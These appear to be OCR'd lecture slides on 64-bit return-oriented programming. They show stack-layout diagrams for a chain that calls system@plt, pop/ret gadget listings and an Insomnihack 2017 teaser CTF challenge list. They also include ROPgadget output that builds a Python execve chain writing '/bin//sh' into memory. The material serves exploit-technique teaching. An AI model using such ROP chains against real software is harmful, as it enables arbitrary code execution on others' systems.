
```
&system()@plt
0x03    -> rcx
0xB00
0x02    -> rbx
0x01    -> rax
0xA00 (SIP)
0xffffabcd
AAAAAAAAAAAAAAAA
```

```
...
ret
```

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```

64 bit ROP By Example



ESP

```
&system()@plt
0x03      -> rcx
0xB00
0x02      -> rbx
0x01      -> rax
0xA00 (SIP)
0xffffabcd
AAAAAAAAAAAAAAAA
```

EIP


<handleData>:

```
...
ret
```

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```

64 bit ROP By Example



firstname	isAdmin	SFP	SIP (&pop/pop)	0x01	0x02	&pop	0x03	&system@plt

Stack grows down

Writes go up

ROP By Example

call/ret’s can be chained!

Arbitrary code execution with no code uploaded


“Shellcode” consists of:

- Addresses of gadgets
- Arguments for gadgets (addresses, or immediates)
- NOT: assembler instructions

Insomnihack 2017 CTF Teaser

Insomnihack Teaser

- Insomnihack: Security Conference in Geneva
- Got a Teaser CTF (Capture the Flag)
- Baby challenge:
  - Forking Server
  - 64 bit
  - ASLR
  - PIE
  - Stack Canary




CHALLENGES

baby	bender_safe	bender_safer
Pwn 50 points (82 solvers)	Reverse 50 points (89 solvers)	Pwn 300 points (18 solvers)
bender_safest	cryptoquizz	encryptor
Pwn/Shellcoding 150 points (15 solvers)	Misc/Crypto 50 points (280 solvers)	Reverse/Crypto 400 points (1 solver)
Internet of fail	mindreader	mod_toaster
Reverse/Hardware 400 points (10 solvers)	Mobile 250 points (25 solvers)	Pwn 250 points (8 solvers)
Secret-in	Shobot	smarttomcat
		Web 50 points (125 solvers)

baby	Pwn	50	01:23:22	0x90r00t	82

ROPgadget

ROPgadget.py --ropchain



```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x80488b2 xor eax, eax ; ret
        [+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4064) # @ .data + 4
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '//sh'
```

ROP: Conclusion

ROP: Conclusion

Ret2libc / ret2got / ret2plt

- Is “only” able to execute arbitrary library functions

ROP

- Can execute arbitrary code by re-using existing code from program or shared libraries
- Can by itself defeat ASLR+ DEP
- Can defeat ASLR+DEP+PIE with information disclosure

Find gadgets in:

- Program itself (if big enough, .text)
- LIBC (if not ASLR)
- LIBC (by using gadgets from .text to leak LIBC ptr via GOT)